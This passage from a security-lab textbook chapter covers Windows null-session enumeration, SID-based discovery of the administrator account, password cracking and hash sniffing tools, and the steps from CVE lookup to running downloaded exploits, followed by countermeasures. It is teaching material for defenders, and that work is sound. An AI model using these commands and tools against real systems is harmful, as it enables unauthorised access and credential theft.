Now that we have completed some basic groundwork, let's move on to enumerating user details, account information, weak passwords, and so forth. We'll be exploiting IPC$ for these activities. Specifically, we need to set up a null session. It is set up manually with the `net` command:

```
C:\>net use \\192.168.123.100\ipc$ "" /u:""
```

I hope you remember some basic Microsoft information you learned in getting your first Microsoft certification (specifically, information about the $ syntax). In the world of Windows, the $ represents a hidden share. That's right; although you might not see it, the IPC$ share exists so that commands can be sent back and forth between different computer systems. Accessing it may not give you full administrator rights, but it will enable you to run the tools we are about to discuss. There is a limit as to how far this command will take us, but Table 5-3 shows its capabilities.

**Table 5-3** Enumeration and Default Permissions

| OPERATING SYSTEMS | ENUMERATE SHARES | ENUMERATE USERNAMES | ENUMERATE SIDS | ENUMERATE RUNNING SERIVCES |
|---|---|---|---|---|
| Windows 2003 | Yes | Yes | Yes | No |
| Windows XP | Yes | Yes | Yes | No |
| Windows 2000 | Yes | Yes | Yes | no |

While this table may show what is possible, do not start thinking that all this information will always be available. Results of IPC$ enumeration depend on how the administrator has applied specific security controls. If the network was configured with relaxed security, permission compatible with pre–Windows 2000, you will have few restrictions placed on your abilities. If the network is configured in native mode, you will be much more restricted. Just remember: although the Windows 2003 default installation will not reveal the sensitive information that is normally gathered from the IPC$ share, a Windows 2003 Primary Domain Controller (PDC) may still divulge information such as usernames and domain info. Let's look at the looser permissions first.

### *Windows Enumeration Tools*

Most attackers are most likely going to want to target the administrator account, but do you really know which one that is? That's where a nice little set of tools called USER2SID and SID2USER come in handy. You can download these tools from `http://evgenii.rudnyi.ru/soft/sid`. The goal of these utilities is to obtain a SID from the account name or the account name from a SID. The guest account is a good target for the USER2SID tool:

```
C:\>user2sid \\192.168.123.10 guest
S-1-5-21-1607980884-492894322-1202660629-501
Number of subauthorities is 5
Domain is Workgroup
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

Notice the second line above? It's the SID of the system along with the RID. The RID of 501 tells us we are looking at the guest account. The second tool in this set is SID2USER. The goal of SID2USER is to obtain the account name from SID. Therefore, the SID from the previous command is pasted in with a change of the RID from 501 to 500. Why 500? A RID of 500 should reveal the true administrator. Don't forget to drop the S-1:

```
C:\>sid2user \\192.168.123.10 5 21 1607980884 492894322 1202660629 500
Name is Mike
Domain is Workgroup
Type of SID is SidTypeUser
```

Look closely at the preceding output. Notice that the RID of 500 corresponds to the Mike account. The true administrator has renamed the administrator account to make it a little harder for the attacker to enumerate. That is where you need to have an understanding of RIDs. With this, you can easily pick up on the fact that this account has been renamed.


Not everyone is comfortable with command-line tools, so GUI tools are also available. Many prefer command-line tools because they are typically more versatile. For example, you can script SID2USER and work your way up the user accounts starting at a RID of 1000. Now let's look at some GUI-based tools that offer the same type of functionality.

DumpSec is a Windows-based GUI enumeration tool from SomarSoft and is available from `www.somarsoft.com`. It enables you to remotely connect to Windows machines and dump account details, share permissions, and user information. Figure 5-5 shows DumpSec.

DumpSec's GUI-based format makes it easy to take the results and port them into a spreadsheet so that holes in system security are readily apparent and easily tracked. It can provide you with usernames, SIDs, RIDs, account comments, account policies, and dial-in information.

A host of tools can be used for enumeration. The ones listed here should give you an idea of what this type of tool is capable of. Also listed are some of the other tools that perform the same type of enumeration:

- **Userinfo** — Released by HammerofGod, this command-line tool retrieves all available information about any known user from any NT/Win2k/XP system. The `Userinfo` command displays user information (for one or all users), adds or deletes users, and updates information associated with a user. Specifically, calling the NetUserGetInfo API call at Level 3, Userinfo returns standard info such as the following:
    - SID and primary group
    - Logon restrictions and smart card requirements
    - Special group information
    - Password expiration information



```
UserName
Administrator
    Groups             Administrators (Local, Administrators have complete and unrestricted ac
    AccountType        User
    HomeDrive
    HomeDir
    Profile
    LogonScript
    Workstations
    PswdCanBeChanged   Yes
    PswdLastSetTime    7/29/2004 12:58 PM
    PswdRequired       Yes
    PswdExpires        No
    PswdExpiresTime    Never
    AcctDisabled       No
    AcctLockedOut      No
    AcctExpiresTime    Never
    LastLogonTime      11/24/2007 2:18 AM
    LastLogonServer    192.168.123.191
    LogonHours         All
    Sid                S-1-5-21-343818398-789336058-1343024091-500
    RasDialin          No
    RasCallback        None
    RasCallbackNumber
```

Found 7 users 00001

**Figure 5-5** DumpSec.

This application works as a null user, even if the `RestrictAnonymous` value in the LSA key is set to 1 to specifically deny anonymous enumeration.

- **GetAcct** — Developed by SecurityFriday, this GUI tool can also enumerate vulnerable Windows system.
- **GetUserInfo** — Created by JoeWare, this command-line tool extracts user info from a domain or computer.
- **Ldp** — This executable is what you need if you're working with AD systems. Once you find port 389 open and authenticate yourself using an account (even guest will work), you can enumerate all the users and built-in groups.


Some additional tools can be found at `www.zoneedit.com/lookup.html?ad=goto` and `http://www.infobear.com/cgi-bin/nslookup.cgi`.

If you are more comfortable with Linux than Windows, check out some of the Windows enumeration tools that are built in to Linux BackTrack OS. These tools include the following:

- RPCDump
- SMB ServerScan
- Smb4K

Figure 5-6 shows the output of Smb4K.

Some other tools that can be used to enumerate Windows computers are built in to the operating system. Consider `nbtstat`. Microsoft defines `nbtstat` as a tool designed to help troubleshoot NetBIOS name resolution problems. It has options such as local cache lookup, WINS server query, broadcast,



| Network | Type | IP Address | Comment |
|---|---|---|---|
| WORKGROUP | | | |
| PS07475B | | | |
| PS06EB58 | | | |
| EARTH | | 192.168.123.191 | |

**Figure 5-6** Smb4K.

LMHOSTS lookup, hosts lookup, and DNS server query. Entering **nbtstat** at a Windows command prompt will tell us all about its usage:

```
C:\nbtstat
Displays protocol statistics and current TCP/IP connections using
NBT(NetBIOS over TCP/IP).
NBTSTAT [-a RemoteName] [-A IP address] [-c] [-n]
        [-r] [-R] [-s] [S] [interval] ]
```

One of the best ways to use `nbtstat` is with the `-A` option. Let's look at what that returns:

```
C:\>nbtstat -A 192.168.123.10

           NetBIOS Remote Machine Name Table

       Name              Type         Status
    ---------------------------------------------
    DONALD         <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    DONALD         <20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    WORKGROUP      <1D>  UNIQUE      Registered

    MAC Address = 00-19-5D-1F-26-68
```

What's returned is a name table that provides specific hex codes and tags of `unique` or `group`. These codes identify the services running on this specific system. For example, see the code of `1D unique`? That signifies that this system, Donald, is the master browser for this particular workgroup. Other common codes include the following:

```
domain      1B     U      Domain Master Browser
domain      1C     G      Domain Controllers
domain      1D     U      Master Browser
domain      1E     G      Browser Service Elections
```

You can find a complete list of NetBIOS name codes by searching Google for ''NetBIOS name codes'' or by looking at `www.cotse.com/nbcodes.htm`.

### *Windows Enumeration Countermeasures*

Blocking or reducing the amount of information that can be gathered by enumeration should be a prime focus of security professionals. Basic controls that you can apply to reduce this type of information leakage include the following:

- Block ports
- Disable unnecessary services
- Use the Restrict Anonymous setting

Blocking ports 135, 137, 139, 389, and 445 is a good start. The NetBIOS null session uses specific port numbers on the target machine. Null sessions require access to TCP ports 135, 137,139, and/or 445. Closing these ports and disabling SMB services on individual hosts by unbinding the TCP/IP WINS client from the interface in the network connection's properties can reduce the amount of information that the attacker can gather by means of enumeration. Here are the steps to accomplish this task:

1. Open the properties of the network connection.
2. Click TCP/IP and then the Properties button.
3. Click the Advanced button.
4. On the WINS tab, select disable NetBIOS over TCP/IP.

Another technique is to edit the registry directly to restrict the anonymous user from login. Listed here are the steps to accomplish this task:

1. Open regedt32, and navigate to `HKLM\SYSTEM\CurrentControlSet\LSA`.
2. Choose Edit ➪ Add Value. Enter these values:

   Value name: RestrictAnonymous

   Data Type: REG_WORD

   Value: 2

Other security controls can reduce the potential damage from enumeration. Typically, the oldest (or down-level) software is the most vulnerable. Newer versions of Windows are considered more secure from enumeration than older versions, such as Windows NT and Windows 2000. And although not every company has the money to buy the latest operating system, such as Windows 2003 or Vista, the latest Microsoft security patches will also reduce the threat of enumeration.

### IN THE LAB

**Windows enumeration can provide the attacker with enough information to launch an attack. To prevent this vulnerability, you need to consider tightening the Restrict Anonymous settings and blocking ports associated with the null session, such as 135, 139, and 445. In the lab you will want to explore this by targeting a default Windows 2000 server. From the command prompt of another system, enter the following:**

```
C:\>net use \\192.168.123.100\ipc$ "" /u:""
```

**Be sure to replace the IP address with the actual IP address of your targeted system. Next, you will want to download and install DumpSec, which is available**

***(continued)***

**IN THE LAB *(continued)***

**at `www.systemtools.com/cgi-bin/download.pl?DumpAcl`. After installing DumpSec, start the program, go to Report, and then enter the IP address. Then choose Report ➪ Add Users to Table. This option will allow you to view all current users and associated information in a table format. Take some time to review the amount of information you have obtained without logging on to the system with a username and password.**

## Advanced Enumeration

Attackers who get this far in the process are typically only a few steps away from *gaining access and control of the system*. If they have been successful in the basic enumeration process, they might attempt to use the acquired information to log in.

The primary goal of enumeration is to gather enough information to gain access. The attacker may attempt this in the following ways:

- Guessing usernames and passwords
- Sniffing password hashes
- Exploiting vulnerabilities

To guess usernames and passwords, you must review your previous enumeration findings. Enumeration may have returned router configurations with passwords that could be cracked, or perhaps user accounts that appear to have default or no passwords. Tools such as DumpSec can determine whether the system has a lockout policy. All of this information is useful when attempting to guess username and password combinations. However, password guessing may be of limited utility if the lockout policy is set to a low value. (Many organizations use a setting of three failed attempts.)

### *Password Cracking*

There is always the possibility that the attacker may be able to recover an encrypted password. As previously discussed, these can be found in various places such as router configuration files. This is where password cracking comes into play. Password cracking can be divided into two basic categories: calculated hashes compared to encrypted results, and precomputed hashes. If a basic code or weak algorithm is used to encrypt passwords, the passwords might be obtained using standard cryptanalysis approaches.




**Figure 5-7** Password-cracking process.


With hash calculation, you can use dictionary, hybrid, or brute-force password cracking. Dictionary password attacks pull words from a dictionary or word list to attempt to discover a user's password. A dictionary attack uses a predefined dictionary to look for a match between the encrypted password and the encrypted dictionary word. You can create your own dictionary word list or download them from the Internet. One example can be found at `http://sourceforge.net/project/showfiles.php?group_id=10079`. Many times, dictionary password audits will recover a user's password in a short period of time if common words have been used. If passwords are words typically found in a dictionary, dictionary tools will crack them quickly. Figure 5-7 shows an example of how this process works.

When you review Figure 5-7, you might notice that this type of password cracking is actually a form of comparative analysis. Each word in the dictionary is hashed with the same algorithm and compared to the encrypted value. If the values match the password used to create the hash, it must be the same as the one used to create the original password hash.

A hybrid attack also uses a dictionary or word list, but it prepends and appends characters and numbers to dictionary words in an attempt to crack the user's password. These programs are comparatively smart because they can manipulate a word and use its variations. For example, consider the word *password*. A hybrid password audit would attempt variations such as 123password, abcpassword, drowssap, p@ssword, pa44w0rd, and so on. These various approaches increase the odds of successfully cracking an ordinary word that has had a little variation added in.

Brute-force attacks use random numbers and characters to crack a user's password. A brute-force audit on an encrypted password may take hours, days, months, or years, depending on the complexity and length of the password. The rate of success here depends on the speed of the CPU. Brute-force audits attempt every combination of letters, numbers, and characters. Some better-known dictionary, hybrid, brute-force password-cracking tools include the following:

- **John the Ripper** — A well-known password-auditing tool that is available for 11 types of UNIX systems plus Windows. It can crack most common passwords, including Kerberos, AFS, and Windows NT/2000/XP/2003 LM hashes. A large number of add-on modules are available for John that can allow it to crack OpenVMS passwords, Windows credentials caches, and MySQL passwords.
- **L0phtcrack** — An older password-cracking tool that was first released back in 1997 and became famous as the premiere Windows password-cracking tool. Symantec now owns the rights to this tool, but it continues to be improved. It can extract hashes from the local machine, a remote machine, and can sniff passwords from the local network.
- **Cain & Abel** — A multipurpose tool that can perform a variety of tasks, including Windows enumeration, sniffing, and password cracking. The password-cracking part of the program can perform dictionary and brute-force analysis and can use precomputed hash tables. Figure 5-8 shows Cain.
- **Brutus** — A brute-force password cracker using dictionaries and that supports Telnet, FTP, HTTP, and other protocols.
- **cURL** — A set of tools that support multi-protocol transfers of data to or from a server with minimal user involvement. cURL provides proxy support, SSL connection support, cookies, and user authentication.




| User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash |
|---|---|---|---|---|---|
| Administrator | ??????? | * |  | 648948730C2D... | 70463B98BB40... |
| ASPN |  |  |  | 79F37F04085... | BD206D421D72... |
| Chris |  |  |  | 5019E7B9736... | B83E834A0BF2... |
| Gues |  |  |  | AD3B435B514... | 31D6CFE0D16A... |
| mich |  |  |  | 971351A43EC... | EEAC4730110A... |
| supe |  |  |  | 94A4FB0461F... | BFBD1FB7F859... |
| Gues |  |  |  |  |  |

**Figure 5-8** Cain Password cracking.

Now let's look at the second category of password cracking: precomputed hashes. Precomputed hashes make use of a time-memory tradeoff. This is implemented by means of a rainbow table, a technique first implemented by Philippe Oechslin as a faster time-memory tradeoff technique. Historically, the three approaches previously discussed (dictionary, hybrid, and brute force) were the primary methods that someone would use to test the strength of a password or attempt to crack it. Some passwords were considered secure because of the time it would take to crack them; sure, they could be cracked, but who is going to spend three months trying? This theory no longer holds completely true.

A relative new approach is to use a rainbow table. It works by precomputing all possible passwords in advance. Upon completion of this time-consuming process, the passwords and their corresponding encrypted values are stored in a file called the rainbow table. Encrypted passwords are loaded, and a search for the password hash is performed. When a match is found, the password is revealed. Typically, this takes only a few minutes.

One tool that will perform a rainbow attack is Ophcrack. This password-cracking tool implements the rainbow table technique previously discussed. It has several tables that can be downloaded, and you can search the Web for others. What's most important to remember is that if a password is in the table, it will be cracked quickly. The Ophcrack web site also lets you enter a hash and reveal the password in just a few seconds. Figure 5-9 shows an example of this. You can also download a CD version with a small Linux OS that enables you to boot to Linux and crack alphanumeric passwords quickly. It is available at `http://ophcrack.sourceforge.net`.



**Demo**

Here is an **archive** of the original demo of summer 2003.

Feel free to enter any windows password hash and to have it cracked below. This should take only a few seconds in average. In the worst case it can take up to one minute, for example if your hash can not be cracked because the password contains characters that are neither letters nor numbers.

You can get a password hash by using a tool like pwdump2, or you can just genereate one with the second form provided below.

Please do not click the reload button before you get your results: you will loose your turn and the cracker will be busy until it has finished your request anyway...

**Cracking special characters**

A rainbow table set for passwords containing special characters can be found **here**.

**Statistics**

Average running time for of the demo, using table set SSTIC04-2.7k (1.1GB)

```
 alphanumeric passwords:                              1.67 seconds
 paswords with one non-alphanumeric half:             26.14 seconds
 passwords with two non-alphanumeric halves (not cracked): 42.14 seconds
```

Cracking times may vary when the server is also doing other calculations

***Philippe Oechslin***, *Last modified:April 3rd 2006*

**Figure 5-9** Ophcrack online password cracking.

## Protecting Passwords

Before moving on to other password attacks, it is important to spend a few minutes discussing how to protect passwords. Some of these strategies have to do with policies and training, but others, like encryption, are directly applicable to the lab. Protection methods include the following:


- Do not reveal your passwords to others.
- If possible, use stronger authentication mechanisms, such as challenge response, Kerberos, SecureID, and public key encryption.
- Always log out of a session during which you used your password in a public computer or kiosk.
- Avoid using software that recalls your passwords and automatically fills them in for you.
- Be aware of personal, email, and telephone social engineering attacks attempting to get you to reveal your passwords.
- Do not write passwords on notepads and leave them in the vicinity of your computer.
- Use encryption programs to protect passwords stored on your computer.

## Sniffing Password Hashes

Sniffing password hashes offers the attacker another avenue of access. Most networks pass a large amount of traffic, and a significant portion of it might not even be encrypted. Even if it is encrypted, the algorithm or encryption process may be weak or vulnerable. Sniffing password and hashes on the network requires the attacker have some type of access. If the attacker can gain this level of access on a network, it might be possible to sniff credentials right off the network.

### ACCESS LEVELS

**There is always a risk any time an attacker can gain any type of access. In most attacks an attacker will not gain immediate root or administrator account access. Rather, it is very much a building-block type of process. Even with a low-level account, such as regular user account, it may be enough for the attacker to leverage this access to move up to a more privileged level. Defense in depth is the goal. This means using the security lab to learn how to build layers of defense. At each layer, you should place controls to slow, deter, delay, and prevent the attacker from getting anything!**



| Server | Client | Account | Password | Length | Result | Challenge | Responce |
|---|---|---|---|---|---|---|---|
| 192.168.1.100 | 192.168.1.13 | billy\ACAPULCO |  | <8 | NG | E0FA4C5526B4F65E | F4DD82CF92E186548A17C5 |
| 192.168.1.100 | 192.168.1.13 | arcserver\ACAPULCO |  | <8 | OK | 5991DBFD7B7D8BD0 | 550705A45DB6692AEDF6F3 |

**Figure 5-10** BeatLM.

ScoopLM and BeatLM (`www.securityfriday.com/tools/ScoopLM.html`) were originally designed as two products that accomplish just such a task. Their purpose is to sniff the network for Windows authentication traffic. Once this traffic is detected and captured, you can use ScoopLM's built-in dictionary and brute-force cracker. Figure 5-10 shows an example of BeatLM. You might note that two authentication attempts were made. The first has NG in the results column, which indicates that authentication failed. However, note that second attempt is listed as OK. This indicates the captured hash is valid. This hash is ready for either a brute-force or dictionary attack.

You are not limited to just capturing Windows authentications. Tools are also available that enable you to capture and crack Kerberos authentication. Remember that the Kerberos protocol was developed to provide a secure means for mutual authentication between a client and server. It offers the ability for the organization to implement single sign-on (SSO). You should already have a good idea whether Kerberos is being used (because you most likely scanned port 88, the default port for Kerberos, in Chapter 4,''Detecting Live Systems,'' when port scanning was performed).

KerbCrack, a tool from `www.ntsecurity.nu`, can be used to attack Kerberos. It consists of two separate programs. The first portion is a sniffer that listens on port 88 for Kerberos logins; the second portion is used as a cracking program to launch a dictionary or brute-force attack on the password. Let's turn our attention now to a more in-depth review of how password cracking works.

## *Exploiting a Vulnerability*


You might be wondering how many vulnerabilities there are each year. If so, consider that for the last full year of statistics, which was 2006, there were a total of 7,247 vulnerabilities. This represented an increase of more than 39.5 percent from 2005. Vulnerabilities are typically reported as Common Vulnerabilities and Exposures (CVEs). CVEs are weaknesses or holes in your computers and other equipment that can be exploited by hackers. When a CVE is reported, it is cataloged and named by MITRE Corporation.

While MITRE is in the process of researching a candidate CVE, the company creates a name for the candidate. CVEs can be researched at `http://nvd.nist.gov/home.cfm`. An example of a CVE is shown here:

```
CVE-2007-6100

Summary: Cross-site scripting (XSS) vulnerability in libraries/auth/
cookie.auth.lib.php in phpMyAdmin before 2.11.2.2, when logins are authen-
ticated with the cookie auth_type, allows remote attackers to inject
arbitrary web script or HTML via the convcharset parameter to index.php, a
different vulnerability than CVE-2005-0992.

Published: 11/23/2007
```

Let's look at how the vulnerability process might be used by the attacker.

1. The attacker enumerates a system to determine which services and versions are running. For this example, let's suppose the attacker identifies the system as Red Hat Linux 6.1.
2. The attacker surfs the web for vulnerabilities for Red Hat Linux 6.1. He finds several, as listed in Figure 5-11. Note that there are reported vulnerabilities for race conditions and the programmable authentication module (PAM).



Vulnerabilities (Page 1 of 1)

Vendor: RedHat

Title: Linux

Version: 6.1

Search by CVE


CVE:

Unix and Unix-based select() System Call Overflow Vulnerability
2004-06-03
http://www.securityfocus.com/bid/10455

Util-linux File Locking Race Condition Vulnerability
2002-07-29
http://www.securityfocus.com/bid/5344

PAM Authentication Execution Path Timing Information Leakage Weakness
2002-04-15
http://www.securityfocus.com/bid/7342

**Figure 5-11** SecurityFocus vulnerability research.



| /// File Name: | redhat-man.c |
|---|---|
| Description: | redhat /usr/bin/man exploit (gid=15 leads to potential root compromise). |
| Author: | Przemyslaw Frasunek |
| Homepage: | http://freebsd.lublin.pl/ |
| MD5 Checksum: | 534219ec78ffa72e140fa46ef0859a02 |

| /// File Name: | userrooter.sh |
|---|---|
| Description: | redhat PAM/userhelper(8) exploit. |
| Author: | S |
| MD5 Checksum: | aa1a4b4faa46092b8392e1cf576f2ebb |

| /// File Name: | pamslam.sh |
|---|---|
| Description: | pamslam - vulnerability in redhat Linux 6.1 and PAM pam_start. both 'pam' and 'userhelper' (a setuid binary that comes with the 'usermode-1.15' rpm) follow .. paths. Since pam_start calls down to _pam_add_handler(), we can get it to dlopen any file on disk. 'userhelper' being setuid means we can get root. |
| Author: | Dildog |
| MD5 Checksum: | 98d2a741b9a926031818596f5b6161e1 |

**Figure 5-12** Exploit code research.

3. With several vulnerabilities discovered, the attacker now searches the Web for exploit code. Figure 5-12 shows the result of this search. PacketStorm security, `www2.packetstormsecurity.org`, returns several matches that might work against the vulnerable site.
4. The attacker downloads the code and launches it against the vulnerable target. If it is successful, the attacker has now gained access. If it is unsuccessful, the attacker renews his search and tries another exploit.

When the attacker exploits the vulnerability, he has most likely gained some level of access to the computer system. If the attacker has been able to gain access to a Windows system as a standard user, the next step is escalation of privilege. Whether this is necessary depends on the level of access provided by exploitation of the vulnerability. If the vulnerable service is already operating with privileged access, escalation is not needed.

Other ways that attackers gain access by means of exploit code include the following:

- Tricking the user into executing the malicious program. Email is a common attack vector.
- Copying it to the system and scheduling it to run at a predetermined time; for example, with the `AT` command.
- Exploiting interactive access to the system; for example, with Terminal Server, PC Anywhere, or the like.

It's important to realize that the exploit code used to gain access is limited by type and version of software. As an example, exploits written for Windows NT typically won't work against Linux systems, nor will they typically work against other versions of Windows. Therefore, these exploits only work for specific versions of the Windows OS. Microsoft does patch these vulnerabilities after they are publicized. A few examples of exploit code are listed here:

- **Billybastard.c** — Windows 2003 and XP
- **Getad** — Windows XP
- **ERunAs2X.exe** — Windows 2000
- **PipeupAdmin** — Windows 2000
- **GetAdmin** — Windows NT 4.0
- **Sechole** — Windows NT 4.0

### *Buffer Overflows*

Buffer overflows are a common attack vector. For a buffer overflow attack to work, the target system has to have two vulnerabilities: a lack of boundary testing in the code, and a machine that executes the code resident in the data or stack segment. Once the stack is smashed, the attacker can deploy his or her payload and take control of the attacked system. Many of the vulnerabilities discovered and cataloged each year occur because of buffer overflows. For a buffer overflow attack to be successful, the objective is to overwrite some control information to change the flow of the control program. Smashing the stack is the most widespread type of buffer-overflow attack. One of the first in-depth papers ever written on this was by Aleph One, ''Smashing the Stack for Fun and Profit.'' It was originally published by *Phrack* magazine, and can be found at `www.insecure.org/stf/smashstack.txt`.

Buffer overflows occur when a program puts more data into a buffer than what it can hold. Buffers are used because of the need to hold data and variables while a program is running. When a program is executed, a specific amount of memory is assigned to each variable. The amount of memory reserved depends on the type of data the variable is expected to hold. The memory is set aside to hold those variables until the program needs them. These variables cannot just be placed anywhere in memory. There has to be some type of logical order. That function is accomplished by the stack. A typical program may have many stacks created and destroyed, because programs can have many subroutines. Each time a subroutine is created, a stack is created. When the subroutine is finished, a return pointer must tell the program how to return control back to the main program.

